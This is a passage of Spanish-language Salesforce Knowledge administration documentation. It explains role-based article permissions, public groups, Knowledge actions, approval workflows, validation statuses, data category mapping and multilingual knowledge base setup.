| Modificar artículos de borrador desde la ficha Gestión de artículos | ✓ | ✓ | | ✓ | |
| Modificar artículos publicados o archivados | ✓ | ✓ | ✓ | ✓ | |

### Anne: El contribuyente

Como contribuyente, Anne Murphy es un usuario de Knowledge más avanzado. Comprende los estándares para artículos en la organización y puede crear artículos y publicar artículos con el estado `Interno validado`. También puede trabajar en artículos creados por otros usuarios si tienen los estados `Trabajo en curso` o `No validado` y puede cambiarlos a `Interno validado`. Como no tiene permiso para publicar artículos en una audiencia externa, debe enviar esos artículos orientados al cliente a la cola Publicación externa.

Nota: Los aprobadores de artículos requieren el permiso “Gestionar artículos” y al menos el permiso “Leer” en el tipo de artículo relacionado con los artículos que revisan. Estos permisos les permiten acceder al artículo en estado de borrador. Sin estos permisos, los aprobadores pueden reasignar, pero no aprobar los artículos.

Anne es miembro del grupo público Contribuyente y necesita los siguientes permisos para realizar sus tareas de trabajo.

| | Permiso | Permisos específicos de tipo de artículos | | | |
|---|---|---|---|---|---|
| **Funcionalidades de Salesforce Knowledge** | **Gestionar artículos** | **Leer** | **Crear** | **Modificar** | **Eliminar** |
| Crear artículos de casos utilizando el editor sencillo: | | ✓ | ✓ | | |
| Crear artículos de casos utilizando el editor estándar: | ✓ | ✓ | ✓ | | |
| Buscar artículos y adjuntar artículos en casos | | ✓ | | | |
| Crear artículos desde respuestas | | ✓ | ✓ | | |
| Buscar y leer artículos desde la ficha Artículos | | ✓ | | | |
| Crear o modificar artículos desde la ficha Gestión de artículos | ✓ | ✓ | ✓ | ✓ | |
| Modificar artículos de borrador desde la ficha Gestión de artículos | ✓ | ✓ | | ✓ | |
| Eliminar artículos (versión o todo) desde la ficha Gestión de artículos | ✓ | ✓ | | ✓ | ✓ |
| Asignar artículos desde la ficha Gestión de artículos | ✓ | ✓ | | ✓ | |
| Modificar artículos publicados o archivados | ✓ | ✓ | ✓ | ✓ | |
| Archivar artículos desde la ficha Gestión de artículos | ✓ | ✓ | ✓ | ✓ | ✓ |

**Pat: El publicador**

Pat Brown es experto de dominios de Knowledge y es responsable de revisar y publicar artículos en una audiencia externa. Es miembro del grupo público Publicador. Pat también pertenece a la cola Publicación externa. Necesita los siguientes permisos para realizar sus tareas de trabajo.

| | Permiso | Permisos específicos de tipo de artículos | | | |
|---|---|---|---|---|---|
| **Funcionalidades de Salesforce Knowledge** | **Gestionar artículos** | **Leer** | **Crear** | **Modificar** | **Eliminar** |
| Crear artículos de casos utilizando el editor sencillo: | | ✓ | ✓ | | |
| Crear artículos de casos utilizando el editor estándar: | ✓ | ✓ | ✓ | | |
| Buscar artículos y adjuntar artículos en casos | | ✓ | | | |
| Crear artículos desde respuestas | | ✓ | ✓ | | |
| Buscar y leer artículos desde la ficha Artículos | | ✓ | | | |

| | Permiso | Permisos específicos de tipo de artículos | | | |
|---|---|---|---|---|---|
| **Funcionalidades de Salesforce Knowledge** | **Gestionar artículos** | **Leer** | **Crear** | **Modificar** | **Eliminar** |
| Crear o modificar artículos desde la ficha Gestión de artículos | ✓ | ✓ | ✓ | ✓ | |
| Modificar artículos de borrador desde la ficha Gestión de artículos | ✓ | ✓ | | ✓ | |
| Eliminar artículos (versión o todo) desde la ficha Gestión de artículos | ✓ | ✓ | | ✓ | ✓ |
| Publicar artículo desde la ficha Gestión de artículos | ✓ | ✓ | ✓ | ✓ | ✓ |
| Asignar artículos desde la ficha Gestión de artículos | ✓ | ✓ | | ✓ | |
| Modificar artículos publicados o archivados | ✓ | ✓ | ✓ | ✓ | |
| Archivar artículos desde la ficha Gestión de artículos | ✓ | ✓ | ✓ | ✓ | ✓ |

**Cómo funcionan todos juntos**

Cada perfil de usuario define un permiso de agente para realizar diferentes tareas y funciones. Para permitir a los agentes realizar estas funciones, cree grupos públicos para cada función y asigne solo las acciones de artículos a ese grupo. El criterio que crea en el proceso de aprobación define qué estado de validación se puede aprobar y publicar automáticamente y qué artículo se debe aprobar y publicar por un experto de dominio.

Por ejemplo, Anne, el Contribuyente, puede crear un artículo `Externo validado`, pero basándose en las acciones del artículo asignadas a su grupo público, el proceso de aprobación envía su artículo a Pat, el Publicador, para su publicación. Pat, como Publicador, puede publicar sus propios artículos sin enviarlos a una cola.

La siguiente tabla indica las funciones de trabajo que cada función necesita realizar en artículos en la organización

| Función de trabajo | Lector | Candidato | Contribuyente | Publicador |
|---|---|---|---|---|
| Crear y publicar `Trabajo en curso` | No | Aprobado y publicado automáticamente | Aprobado y publicado automáticamente | Sí |
| Crear y publicar `No validado` | No | Aprobado y publicado automáticamente | Aprobado y publicado automáticamente | Sí |
| Crear y publicar `Interno validado` | No | Necesita aprobación | Aprobado y publicado automáticamente | Sí |
| Crear y publicar `Externo validado` | No | Necesita aprobación | Necesita aprobación | Sí |

| Función de trabajo | Lector | Candidato | Contribuyente | Publicador |
|---|---|---|---|---|
| Actualizar y publicar `Trabajo en curso` | No | No | Aprobado y publicado automáticamente | Sí |
| Actualizar y publicar `No validado` | No | No | Aprobado y publicado automáticamente | Sí |
| Actualizar y publicar `Interno validado` | No | No | Aprobado y publicado automáticamente | Sí |
| Actualizar y publicar `Externo validado` | No | No | Necesita aprobación | Sí |

CONSULTE TAMBIÉN

- Crear grupos públicos para Knowledge
- Crear acciones de Knowledge
- Asignar acciones de artículos a grupos públicos
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

## Crear grupos públicos para Knowledge

Salesforce Knowledge utiliza grupos públicos como formar de asignar usuarios a tareas específicas relacionadas con artículos. Cuando asigna acciones de artículos a un grupo público, puede otorgar a los usuarios en ese grupo la capacidad de hacer cosas como publicar artículos con un estado de validación específico. Los grupos públicos también se utilizan en proceso de aprobación para gestionar el flujo de trabajo de publicación.

Por ejemplo, cuando un miembro del grupo público Candidato envía un artículo con el estado `Trabajo en curso` para su aprobación, se aprueba y publica automáticamente. Si el mismo agente envía un artículo con el estado `Interno validado`, pasa a la cola Publicación externa para su revisión antes de ser publicado.

1. Desde Configuración, introduzca *`Grupos públicos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Grupos públicos**.
2. Haga clic en **Nuevo** o en **Modificar** junto al grupo que desea modificar.
3. Introduzca la siguiente información:

| Campo | Descripción |
|---|---|
| `Etiqueta` | El nombre utilizado para hacer referencia al grupo en todas las páginas de interfaz de usuario. |
| `Nombre del grupo` (solo grupos públicos) | Nombre exclusivo utilizado por la API y paquetes gestionados. |
| `Otorgar acceso con jerarquías` (solo grupos públicos) | Seleccione **Otorgar acceso con jerarquías** para permitir el acceso automático a los registros utilizando sus jerarquías de funciones. Si está seleccionada, los registros que comparta con los usuarios de este grupo también se comparten con los usuarios con mayor jerarquía.<br>Cancele la selección de **Otorgar acceso con jerarquías** si está creando un grupo público con Todos los usuarios internos como miembros, lo cual optimiza el rendimiento para compartir registros con grupos.<br>Nota: Si se ha cancelado la selección de **Otorgar acceso con jerarquías**, los usuarios que estén por encima en la jerarquía de funciones no recibirán acceso automático. Sin embargo, algunos usuarios, como aquellos con los permisos de objeto "Ver todos" y "Modificar todos" y los permisos del sistema "Ver todos los datos" y "Modificar todos los datos", todavía pueden acceder a los registros de los que no son propietarios. |
| `Buscar` | En la lista desplegable `Buscar`, seleccione el tipo de miembro que desea agregar. En caso de que no vea al miembro que quiere agregar, escriba palabras clave en el cuadro de búsqueda y haga clic en **Buscar**. |

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para crear o modificar un grupo público:
- "Gestionar usuarios"

Para crear o modificar el grupo personal de otro usuario:
- "Gestionar usuarios"

| | |
|---|---|
| | Nota: Para que los propietarios de cuentas vean registros secundarios propiedad de usuarios de portal de gran volumen, deben ser miembros de cualquier grupo de colaboración del portal con acceso a los datos de los usuarios del portal. |
| `Miembros seleccionados` | Seleccione los miembros pertinentes del cuadro Miembros disponibles y haga clic en **Agregar** para incluirlos en el grupo. |
| `Grupos delegados seleccionados` | En esta lista puede especificar cualquier grupo de administración delegado, cuyos miembros pueden agregar o eliminar miembros de este grupo público. Seleccione grupos desde el cuadro Grupos delegados disponibles y, a continuación, haga clic en **Agregar**. Esta lista aparece únicamente un grupos públicos. |

4. Haga clic en **Guardar**.

Nota: Al modificar grupos, las reglas de colaboración se vuelven a evaluar automáticamente para agregar o eliminar el acceso, según sea necesario. Si estos cambios afectan a demasiados registros a la vez, aparece un mensaje advirtiendo de que las reglas de colaboración no se vuelven a evaluar y que debe volver a calcularlas manualmente.

Ahora asigne solo las acciones necesarias a sus grupos de modo que los miembros seleccionados puedan realizar sus tareas mientras mantienen la integridad de su base de conocimiento.

CONSULTE TAMBIÉN

- Crear acciones de Knowledge
- Asignar acciones de artículos a grupos públicos
- Acceso de artículos de conocimiento
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

## Crear acciones de Knowledge

Las acciones de Knowledge son plantillas que vinculan una acción de flujo de trabajo a un tipo de artículo. Cuando las acciones de Knowledge están activadas, puede utilizarlas para vincular tipos de artículos a acciones de artículos de flujo de trabajo específicas como la publicación. Por ejemplo, si desea publicar preguntas frecuentes como una nueva versión cada vez que finaliza el proceso de aprobación, puede crear una acción de knowledge que vincula el tipo de artículo de preguntas frecuentes a la acción `Publicar como nueva`. A continuación, cuando cree un proceso de aprobación para preguntas más frecuentes, seleccione la nueva acción de Knowledge.

**Importante:** Si crea un proceso de aprobación, asegúrese de cambiar la acción de aprobación final a `Desbloquear el registro para su modificación` para permitir a los usuarios publicar el artículo.

1. Desde Configuración, introduzca *`Acción de Knowledge`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Acción de Knowledge**.
2. Haga clic en **Nueva acción de Knowledge**.
3. Seleccione el tipo de artículo para la acción: Las reglas de flujo de trabajo y el proceso de aprobación que asocia a la acción debe pertenecer al mismo tipo de artículo.
4. Introduzca un nombre exclusivo para la acción de knowledge.
5. Seleccione el tipo de acción que desee aplicar al tipo de artículo. Por ejemplo, `Publicar como nuevo` publica el artículo como una nueva versión.
6. Introduzca una descripción.
7. Haga clic en **Guardar**.
   La página de detalles Knowledge Action aparece mostrándole las reglas y los procesos de aprobación que utilizan la acción de knowledge.
8. Cuando esté listo para utilizar la acción de Knowledge en un proceso de aprobación o de flujo de trabajo, haga clic en **Activar** en la página de detalles de Knowledge Action.

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para activar Acciones de Salesforce Knowledge:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

- Asignar acciones de artículos a grupos públicos
- Crear grupos públicos para Knowledge
- Acceso de artículos de conocimiento
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

## Asignar acciones de artículos a grupos públicos

Las acciones de artículos permiten a los agentes participar en el proceso de publicación de artículos. De forma predeterminada, todas las acciones de artículos están asignadas a usuarios con el permiso de usuario "Gestionar artículos". Los agentes pueden completar una acción siempre y cuando tengan el permiso de tipo de artículo correcto. Puede controlar el acceso de acción de artículo asignando grupos públicos a acciones de artículo y agregando agentes a los grupos públicos relevantes. Para continuar con la restricción de acciones como la publicación, puede crear procesos de aprobación que permiten a los agentes publicar solo aquellos artículos que tengan estados de validación específicos. Por ejemplo, muchos colaboradores pueden redactar muchos artículos pero usted puede crear un proceso de aprobación de manera que no se publique ningún artículo hasta que un autor cualificado los revise y valide.

Nota: Aunque pueda añadir cualquier usuario a un grupo público, sólo los agentes con el permiso de usuario "Gestionar artículos" y los permisos de objeto adecuados podrán ejecutar acciones de artículos.

Esta tabla resume los permisos de tipo de artículo necesarios para cada acción de artículo.

| Acción de artículo | Crear | Leer | Modificar | Eliminar |
|---|---|---|---|---|
| Publicar artículos | ✓ | ✓ | ✓ | ✓ |
| Archivar artículos | ✓ | ✓ | ✓ | ✓ |
| Eliminar Artículos | | ✓ | ✓ | ✓ |
| Modificar artículos publicados y archivados | | ✓ | ✓ | |
| Enviar artículos para su traducción | ✓ | ✓ | ✓ | |
| Publicar traducciones | ✓ | ✓ | ✓ | ✓ |
| Modificar traducción | ✓ | ✓ | ✓ | |

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para crear grupos públicos y asignarlos a acciones de artículos:

- "Personalizar aplicación"

  Y

  "Gestionar usuarios"

  Y

  "Gestionar Salesforce Knowledge"

1. Desde Configuración, introduzca *Acciones de artículos de conocimiento* en el cuadro Búsqueda rápida y, a continuación, seleccione **Acciones de artículos de conocimiento**.
2. Haga clic en **Modificar**.
3. En la acción que desee asignar, seleccione el botón de opción correspondiente y seleccione un grupo público.

   Si no modifica una acción de artículo, todos los agentes con el permiso "Gestionar artículos" podrán ejecutar esa acción.
4. Haga clic en **Aceptar** y luego haga clic en **Guardar**.

CONSULTE TAMBIÉN

- Crear grupos públicos para Knowledge
- Crear acciones de Knowledge
- Acceso de artículos de conocimiento
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

# Definir los valores de la lista de selección del estado de validación

Cuando el campo `Estado de validación` está activado en la página Configuración de Knowledge, puede crear valores de la lista de selección que muestran el estado del artículo. Por ejemplo, los valores pueden ser `Validados`, `No validados` o `Necesitan revisión`.

Nota: Cuando exporta artículos para su traducción, no se mantienen los valores de la lista de selección del estado de validación. Se pueden importar artículos con valores de la lista de selección, sin embargo, sus valores se mantienen mientras los valores existen en su organización.

1. En Configuración, introduzca *`Estados de validación`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Estados de validación**.
2. En la página de modificación de lista de selección, haga clic en **Nuevo** para añadir nuevos valores al campo de estado validación. También puede modificar, eliminar, volver a ordenar y sustituir valores de lista de selección.

   Cuando sustituye un valor de lista de selección, el sistema lo sustituye en todas las versiones del artículo, incluyendo cualquier versión archivada.
3. Añada uno o varios valores de lista de selección (uno por línea) en el área de texto.
4. Para establecer el valor como predeterminado para la lista de selección, asegúrese de seleccionar la casilla de verificación `Predeterminado`.
5. Haga clic en **Guardar**.

## CONSULTE TAMBIÉN

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

## EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

## PERMISOS DE USUARIO

Para crear o cambiar valores de la lista de selección del estado de validación:

- "Personalizar aplicación"

## Flujo de trabajo y aprobaciones para artículos

Garantizar que el contenido en sus artículos es preciso y útil es fundamental para obtener información precisa para aquellos que la necesiten más. La creación de procesos donde expertos de Knowledge revisan, validan y aprueban artículos para su publicación es importante para la creación de una base de conocimientos fidedigna. La implementación de procesos de aprobación con Salesforce Knowledge le proporciona un control adicional sobre el contenido y publicación de sus artículos.

La creación de reglas de flujo de trabajo y los procesos de aprobación permite a su organización automatizar muchas de las tareas relacionadas con la gestión de su base de conocimientos. Cuando implementa Salesforce Knowledge, puede crear reglas de flujo de trabajo y procesos de aprobación para la totalidad o parte de todos los tipos de artículos que utiliza su organización.

Las reglas de flujo de trabajo permiten crear alertas de correo electrónico, actualizar campos o enviar mensajes de API cuando un artículo cumple algunos de los criterios. Por ejemplo, podría crear una regla de flujo de trabajo que envía una alerta de correo electrónico al propietario del artículo cuando se crea un nuevo artículo a partir de un caso. Las tareas no son compatibles con el flujo de trabajo del tipo de artículo.

Los procesos de aprobación automatizan la aprobación de los artículos. Cuando se implementa con Salesforce Knowledge, los procesos de aprobación proporcionan un control adicional sobre el contenido de sus artículos y el proceso utilizado para aprobarlos. Por ejemplo, puede crear un proceso que requiere que loe equipos de gestión y legal aprueben artículos con información confidencial.

**EDICIONES**

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

**PERMISOS DE USUARIO**

Para ver reglas de flujo de trabajo y procesos de aprobación:
- "Ver parámetros y configuración"

Para crear o modificar reglas de flujo de trabajo y procesos de aprobación:
- "Personalizar aplicación"

Nota: Las tareas no están disponibles para las reglas de flujo de trabajo del tipo de artículo. Para obtener más información acerca de la creación de reglas de flujo de trabajo, consulte Establecer los criterios para su regla de flujo de trabajo en la página 4943. Para obtener más información acerca de la creación de un proceso de aprobación, consulte Crear un proceso de aprobación con el asistente estándar en la página 4972.

1. En Configuración, introduzca *Reglas de flujo de trabajo* en el cuadro Búsqueda rápida y, a continuación, seleccione **Reglas de flujo de trabajo** para acceder a la página de lista de reglas de flujo de trabajo.
2. En la página de lista de reglas de flujo de trabajo, haga clic en **Regla nueva**.
3. Seleccione el tipo de artículo desde la lista desplegable Seleccionar objeto.
4. Haga clic en **Siguiente**.
5. Introduzca el nombre de la regla. También puede escribir una descripción para la regla.
6. Seleccione el criterio de evaluación y elija cómo se cumplen los criterios.
7. Introduzca criterios para la regla.
8. Haga clic en **Guardar y siguiente**.
9. Haga clic en **Agregar acción de flujo de trabajo**, seleccione el tipo de acción para la regla e introduzca la información requerida por la acción.
10. Haga clic en **Guardar**.
11. Opcionalmente, agregue una acción de flujo de trabajo dependiente del tiempo haciendo clic en **Agregar desencadenador de tiempo**. Proporcione información del desencadenador de tiempo y luego haga clic en **Guardar**.
12. Haga clic en **Listo**.
13. En Configuración, introduzca *Procesos de aprobación* en el cuadro Búsqueda rápida y, a continuación, seleccione **Procesos de aprobación**.

**14.** Seleccione el asistente para el proceso de aprobación.

Dos asistentes están disponibles para ayudarle en el proceso de configuración de aprobación. Seleccione aquel que mejor se ajusta a sus requisitos. Consulte Seleccionar el asistente correcto para crear un proceso de aprobación en la página 4970.

**15.** Proporcione un nombre, un nombre exclusivo y una descripción para el proceso.

**16.** Especifique criterios para entrar en el proceso.

Por ejemplo, puede especificar que si el artículo se publica en un sitio público, requiere aprobación. `Visible en sitio público igual a verdadero`.

**17.** Especifique aprobadores para el proceso.

**Permitir que el remitente elija manualmente al aprobador. (valor predeterminado)**
Indica al usuario que seleccione el siguiente aprobador.

**Asigna automáticamente una aprobador mediante un campo de jerarquía estándar o personalizado.**
Asigna la solicitud de aprobación al usuario en el campo que aparece junto a esta opción. Usted selecciona este campo cuando configura el proceso de aprobación.

**Asignar automáticamente a una cola.**
Disponible solo para objetos que admiten colas. Asigna la solicitud de aprobación a una cola

**Asignar automáticamente a aprobadores.**
Asigna la solicitud de aprobación a uno o más usuarios específicos, colas específicas o usuarios relacionados con el registro enviado. Puede agregar hasta 25 aprobadores por paso por paso.

**18.** Seleccione la plantilla de correo electrónico que el proceso utiliza para notificar a los aprobadores.

Cuando un proceso de aprobación asigna una solicitud de aprobación a un usuario, Salesforce envía automáticamente al usuario una solicitud de aprobación por correo electrónico. El correo electrónico contiene un vínculo a la página de aprobación de Salesforce, donde el agente puede aprobar o rechazar la solicitud y agregar comentarios.

**19.** Configure el formato de página de la solicitud de aprobación.

El aprobador aprueba o rechaza el artículo desde esta página. Puede agregar tantos campos a esta página como cree que sus agentes necesitan para evaluar razonablemente el contenido de un artículo. Por ejemplo, es posible que elija incluir información como un resumen del contenido del artículo, el producto debatido y el nombre del autor.

**20.** Especifique qué usuarios pueden enviar artículos para su aprobación.

Por ejemplo, para artículos que requieren una modificación antes de su aprobación, puede crear un grupo público que incluye editores y luego especificar que solo los miembros de ese grupo pueden enviar artículos para su aprobación.

**21.** Active el proceso de aprobación.

Ejemplo: Si un proceso de aprobación está asociado con un tipo de artículo, los agentes con el permiso "Gestionar artículos" pueden ver los botones **Publicar...** y **Enviar para aprobación** desde una página de detalles de un artículo. los botones que ven están determinados por los permisos y los acciones de artículos. Estos agentes pueden publicar un artículo sin enviarlo para su publicación. Para limitar esta capacidad a algunos usuarios, asigne la acción de artículo "Publicar artículos" a un grupo seleccionado de usuarios en lugar de dárselo a todos los usuarios con el permiso "Gestionar artículos". La capacidad de publicar artículos sin aprobación previa se rige por un proceso de aprobación especifico del grupo público de cada usuario.

Tenga en cuenta los siguientes aspectos cuando cree procesos de aprobación para los tipos de artículos.

- Añadir un proceso de aprobación a un tipo de artículo permite a su organización garantiza que los revisores necesarios aprobarán el artículo antes de su publicación. Cuando se activa un proceso de aprobación para un tipo de artículo, la lista relacionada Historial de aprobaciones aparece en la página de detalles del artículo.

- Si crea un proceso de aprobación, cambie la acción de aprobación final a "Desbloquear el registro para su modificación" para permitir a los agentes publicar el artículo.
- Los artículos no se publican automáticamente al final del proceso de aprobación. Los agentes deben hacer clic en **Publicar...** para que el artículo esté disponible en los canales de publicaciones.
- Si un proceso de aprobación está asociado con un tipo de artículo, los agentes con el permiso "Gestionar artículos" pueden ver los botones **Publicar...** y **Enviar para aprobación** desde una página de detalles de un artículo. (los botones que ven están determinados por los permisos y los acciones de artículos). Estos agentes pueden publicar un artículo sin enviarlo para su publicación. Para evitar que esto afecte a muchos usuarios, asigne la acción de artículo "Publicar artículos" a un grupo limitado de usuarios en lugar de dárselo a todos los usuarios con el permiso "Gestionar artículos". Para obtener más información, consulte Asignar acciones de artículos a grupos públicos en la página 3055. Es posible que desee asegurarse de que los usuarios con la función de publicación directa saben qué artículos necesitan aprobación antes de su publicación.
- Los aprobadores de artículos requieren el permiso "Gestionar artículos" y al menos el permiso "Leer" en el tipo de artículo relacionado con los artículos que revisan. Estos permisos les permiten acceder al artículo en estado de borrador. Sin estos permisos, los aprobadores pueden reasignar, pero no aprobar los artículos.
- Las reglas de flujo de trabajo y los procesos de aprobación se aplican a la parte del "Borrador para publicación" del ciclo de publicación del artículo. Las reglas de flujo de trabajo no están disponibles para el archivado. Los procesos de aprobación no están disponibles para su traducción o archivado.

  Nota: Cuando se publica un artículo desde la página de modificación, primero se guarda y luego se publica. Se aplican las reglas de flujo de trabajo al artículo de borrador guardado pero no al artículo publicado.

- Un usuario que solo cuenta con el acceso de lectura en un tipo de artículo puede publicar un artículo de borrador de ese tipo si existe un proceso de aprobación asociado al tipo de artículo y el proceso de aprobación sea completo (todos los aprobadores han aprobado) pero el artículo no se ha publicado.

CONSULTE TAMBIÉN

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

# Modificar asignaciones de grupos de categorías predeterminadas para artículos

Salesforce Knowledge usa categorías de datos para clasificar los artículos. Las categorías de datos se organizan en grupos de categorías. Después de crear grupos de categorías, los administradores deciden qué grupos utilizar para artículos de Salesforce Knowledge. Por ejemplo, si su organización utiliza tanto Respuestas como Salesforce Knowledge, es posible que prefiera que la comunidad de respuestas utilice un grupo de categorías y los otros dos se utilicen para los artículos. Las respuestas y los artículos pueden utilizar el mismo grupo de categorías. Los autores pueden asignar hasta ocho categorías de datos de un grupo de categorías a un artículo para que los usuarios que busquen artículos puedan buscar y filtrar por categoría. De forma predeterminada, todos los grupos de categorías que cree se asignan a Salesforce Knowledge.

1. Desde Configuración, introduzca `Asignaciones de categorías de datos` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Asignaciones de categorías de datos** en Knowledge.

   Se mostrará una lista de todos los grupos de categorías.

2. Haga clic en **Modificar** y traslade los grupos de categorías que no desee que estén disponibles para los artículos desde la lista de grupos de categorías seleccionados a la lista de grupos de categorías disponibles.

   Posteriormente, puede optar por hacer visible un grupo de categorías oculto.

   Nota: El orden de grupos de categoría no se mantiene de la página de modificación a la página de asignación de categoría de datos.

3. Haga clic en **Guardar**.

   Recibirá un correo electrónico cuando haya finalizado el proceso de almacenamiento.Los autores pueden asignar categorías en los grupos seleccionados a los artículos en la ficha Gestión de artículos. Los autores sólo pueden acceder a las categorías si el grupo de categorías está activo y la configuración de visibilidad de categorías de datos proporciona el acceso a la categoría.

## EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

## PERMISOS DE USUARIO

Para modificar asignaciones de grupos de categorías en Salesforce Knowledge:

- "Personalizar aplicación"

  Y

  "Gestionar Salesforce Knowledge"

## CONSULTE TAMBIÉN

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

## Filtrar artículos con asignación de categorías de datos

Haga que los artículos que se sugieren sean más relevantes al solucionar casos. Asigne campos de casos a categorías de datos para filtrar artículos asignados a esas categorías de datos. Por ejemplo, los casos con un campo sobre los que trata un producto pueden asignarse a la categoría de datos de ese producto. Los artículos asignados con esa categoría o producto se filtran en la parte superior de la lista de artículos que se sugieren.

**Importante:**

- El filtrado de artículos según la información del caso solo es compatible en campos de lista de selección y de texto.
- Los filtros se aplican a resultados de Knowledge después de guardar el caso.
- Los filtros se aplican después de una búsqueda de Knowledge y solo a los artículos devueltos en la búsqueda.
- El uso de filtros no devuelve una lista de todos los artículos que coinciden con los criterios del filtro. En vez de ello, los filtros se aplican al conjunto inicial de resultados de artículos devuelto.
- Es posible filtrar los resultados después de una búsqueda.
- Se devuelven artículos sugeridos si `Sugerir artículos para casos considerando el contenido del caso` está activado.

Para implementar la asignación de categorías de datos, seleccione qué campos de caso asignar a qué categorías de datos y establezca una categoría de datos predeterminada para casos que no tienen un valor para los campos asignados.

Para obtener información acerca de categorías de datos, consulte Categorías de datos en Salesforce.com en la página 3091.

**EDICIONES**

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

**PERMISOS DE USUARIO**

Para asignar grupos de categorías de datos

- "Personalizar aplicación"

  Y

  "Gestionar Salesforce Knowledge"

1. Desde Configuración, introduzca *`Asignaciones de categorías de datos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Asignaciones de categorías de datos**.
2. En la columna `Campo de caso`, utilice la lista desplegable para agregar un campo.
3. En la columna `Grupo de categoría de datos`, utilice la lista desplegable para asignar la información desde el campo de búsqueda a una categoría de datos.
4. En la columna `Categoría de datos predeterminada`, utilice la lista desplegable para asignar una categoría de datos cuando el valor de campo no coincide con ninguna categoría del grupo de categorías.
5. Haga clic en **Agregar**.

### CONSULTE TAMBIÉN

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

## Artículos de asistencia en múltiples idiomas

Con varios idiomas para Salesforce Knowledge puede reducir los costes del servicio de atención traduciendo los artículos a los idiomas que prefiera su audiencia. Después de que seleccione su configuración de idioma, existen dos métodos de traducción disponibles: traducir los artículos de forma interna, utilizando la herramienta de modificación en la base de conocimientos o enviar los artículos a un proveedor de localización. Idiomas diferentes pueden utilizar métodos diferentes. Por ejemplo, es posible que desee exportar artículos a un proveedor de traducciones al francés, pero asignar artículos a un usuario interno de Knowledge para traducciones al español.

- Antes de añadir los idiomas a su base de conocimientos, decida en el caso de cada idioma si desea traducir los artículos directamente en Salesforce o exportar los artículos a un proveedor de traducciones. Comunique su decisión a personas implicadas en el proceso de traducción (autores, revisores, gestores de traducción, publicadores).
- Si añade un idioma a su base de conocimientos, tenga en cuenta que no se puede eliminar; sin embargo, puede ocultar un idioma si lo desactiva. Desactivar un idioma significa que no volverá a aparecer como una opción en el cuadro de diálogo de artículo nuevo o en el de Enviar para su traducción. Además, si ya hay artículos publicados en el idioma, esos artículos ya no serán visibles a los lectores en cuanto desactive el idioma.
- Solo puede agregar idiomas compatibles con Salesforce a su base de datos de conocimientos.
- Para ocultar los artículos traducidos de un idioma concreto, desactive el idioma cancelando la selección de la opción `Activo` en la página de configuración.

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

CONSULTE TAMBIÉN

- Compatibilidad con una base de conocimientos multilingüe
- Exportación de artículos para su traducción
- Importar artículos traducidos
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

## Compatibilidad con una base de conocimientos multilingüe

Alcance una audiencia global ofreciendo su base de conocimientos en múltiples idiomas.

1. En Configuración, introduzca *Configuración de Knowledge* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Knowledge**.
2. Haga clic en **Modificar**.
3. Seleccione Varios idiomas y agregue los idiomas que desee incluir en su base de conocimientos.

   **Importante:** Puede agregar los idiomas que admite su instancia de Salesforce. No obstante, no puede eliminar ningún idioma que se haya agregado a su base de datos de conocimientos.

4. Seleccione qué configuración desea aplicar a su idioma.

| Configuración | Descripción |
|---|---|
| Activo | Los idiomas activos aparecen en los cuadros de diálogo Nuevo artículo y Enviar para su traducción.<br>El estado activo/inactivo determina si un artículo publicado está visible. Por ejemplo, si se publican los artículos en español en su portal de socios y a continuación pone el español como un idioma inactivo, los artículos ya aparecerán. |
| Asignatario predeterminado | Al asignatario predeterminado se le asignan automáticamente artículos enviados para traducción. El asignatario predeterminado puede ser una persona o una cola. |
